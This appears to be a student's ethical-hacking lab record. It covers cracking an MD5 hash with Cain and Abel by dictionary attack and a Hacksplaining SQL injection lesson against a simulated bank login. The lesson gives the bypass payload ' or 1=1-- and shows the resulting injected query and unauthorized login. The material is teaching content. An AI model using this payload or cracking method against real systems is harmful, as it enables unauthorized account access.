
## Practical No. 9

**Aim:** Use Cain and Abel for cracking windows password using dictionary attack.


**Step1:** Go to Wordlist file and any Word (here TYCSEH).






**Step2:** Go to Cain application and **Go to Hash Calculator** and type your text (TYCSEH) and **select MD5** and **copy the hash value**.




**Step3:** Right click on blank list and **select add to list**






**Step4:** Select reset initial file position.



→ Password Cracked:





## Practical No. 10

**Aim:** Perform SQL injection attack on a Vulnerable website.

The screenshot shows the Hacksplaining website with the 'Lessons' tab selected. The page title is 'SQL Injection'. A progress bar at the top indicates the current position in the lesson. A text box on the left states: 'This is the vulnerable application we will be trying to hack with a SQL injection attack.' On the right, there is a browser window showing the 'SECURE BANK' login page. The login form has fields for 'Username' (containing 'user@email.com') and 'Password' (containing 'password'), and a 'Log in' button. The browser address bar shows 'www.securebank.com'.

The screenshot shows the Hacksplaining website with the 'Lessons' tab selected. The page title is 'SQL Injection'. A progress bar at the top indicates the current position in the lesson. A text box on the left states: 'Okay, so guessing the password didn't work. Let's try adding a quote character after the password: Email: user@email.com Password: password''. On the right, there is a browser window showing the 'SECURE BANK' login page. The login form has fields for 'Username' (containing 'user@email.com') and 'Password' (containing 'password'). The 'Log in' button is visible. Below the browser window, a terminal window shows the following output: 'Application initialized. User is attempting to login... SELECT \* FROM users WHERE email = 'user@email.com' AND password = 'password' Credentials did not match, login failed. User is attempting to login.' The progress bar at the top shows the current position in the lesson.

The screenshot shows the Hacksplaining website with the 'Lessons' tab selected. The page title is 'SQL Injection'. A progress bar at the top indicates the current position in the lesson. A text box on the left states: 'This is what the application code looks like behind the scenes.' On the right, there is a browser window showing the 'SECURE BANK' login page. The login form has fields for 'Username' (containing 'user@email.com') and 'Password' (containing 'password'). The 'Log in' button is visible. Below the browser window, a terminal window shows the following output: 'Application initialized. User is attempting to login... SELECT \* FROM users WHERE email = 'user@email.com' AND password = 'password' Credentials did not match, login failed. User is attempting to login... SELECT \* FROM users WHERE email = 'user@email.com' AND password = 'password' Invalid SQL: SELECT \* FROM users WHERE email = 'user@email.com' AND User is attempting to login... SELECT \* FROM users WHERE email = 'user@email.com' AND password = 'password' Logging in user user@email.com'. To the left of the terminal window, a code block shows the following SQL query: 'SELECT \* FROM users WHERE email = 'user@email.com' AND password = 'password''. The progress bar at the top shows the current position in the lesson.

# Hacksplaining

FeaturesLessonsEnterpriseThe BookOWASP Top 10PCI ComplianceSign UpLog In

## SQL Injection

Enter the following credentials and click "Log in":  
Email: user@email.com  
Password: ' or 1=1--

www.securebank.com

Username

user@email.com

Password

' or 1=1--

Log in

SECURE BANK

You can trust us with your money, we almost never get hacked.

code

SELECT \*

Application initialized.User is attempting to login...  
SELECT \* FROM users WHERE email = 'user@email.com' AND password = 'p  
Credentials did not match, login failed.  
User is attempting to login

# Hacksplaining

FeaturesLessonsEnterpriseThe BookOWASP Top 10PCI ComplianceSign UpLog In

## SQL Injection

And we are in! We successfully gained access to the application without having to guess the password, using SQL injection.

www.securebank.com

Welcome back, user@email.com!

Your current balance is \$8,266

Initiate a transfer

code

SELECT \*

Application initialized.User is attempting to login...  
SELECT \* FROM users WHERE email = 'user@email.com' AND password = 'p  
Credentials did not match, login failed.  
User is attempting to login

Your current balance is \$8,266

Initiate a transfer

code

SELECT \*  
FROM users  
WHERE email = 'user@email.com'  
AND password = '' or 1=1--

Application initialized.User is attempting to login...  
SELECT \* FROM users WHERE email = 'user@email.com' AND password = 'p  
Credentials did not match, login failed.  
User is attempting to login...  
SELECT \* FROM users WHERE email = 'user@email.com' AND password = 'p  
Invalid SQL: SELECT \* FROM users WHERE email = 'user@email.com' AND  
User is attempting to login...  
SELECT \* FROM users WHERE email = 'user@email.com' AND password = ''  
Logging in user user@email.com  
User is attempting to login...  
SELECT \* FROM users WHERE email = 'user@email.com' AND password = 'p  
Invalid SQL: SELECT \* FROM users WHERE email = 'user@email.com' AND  
User is attempting to login...  
SELECT \* FROM users WHERE email = 'user@email.com' AND password = 'p  
Invalid SQL: SELECT \* FROM users WHERE email = 'user@email.com' AND  
User is attempting to login...  
SELECT \* FROM users WHERE email = 'user@email.com' AND password = ''  
Logging in user user@email.com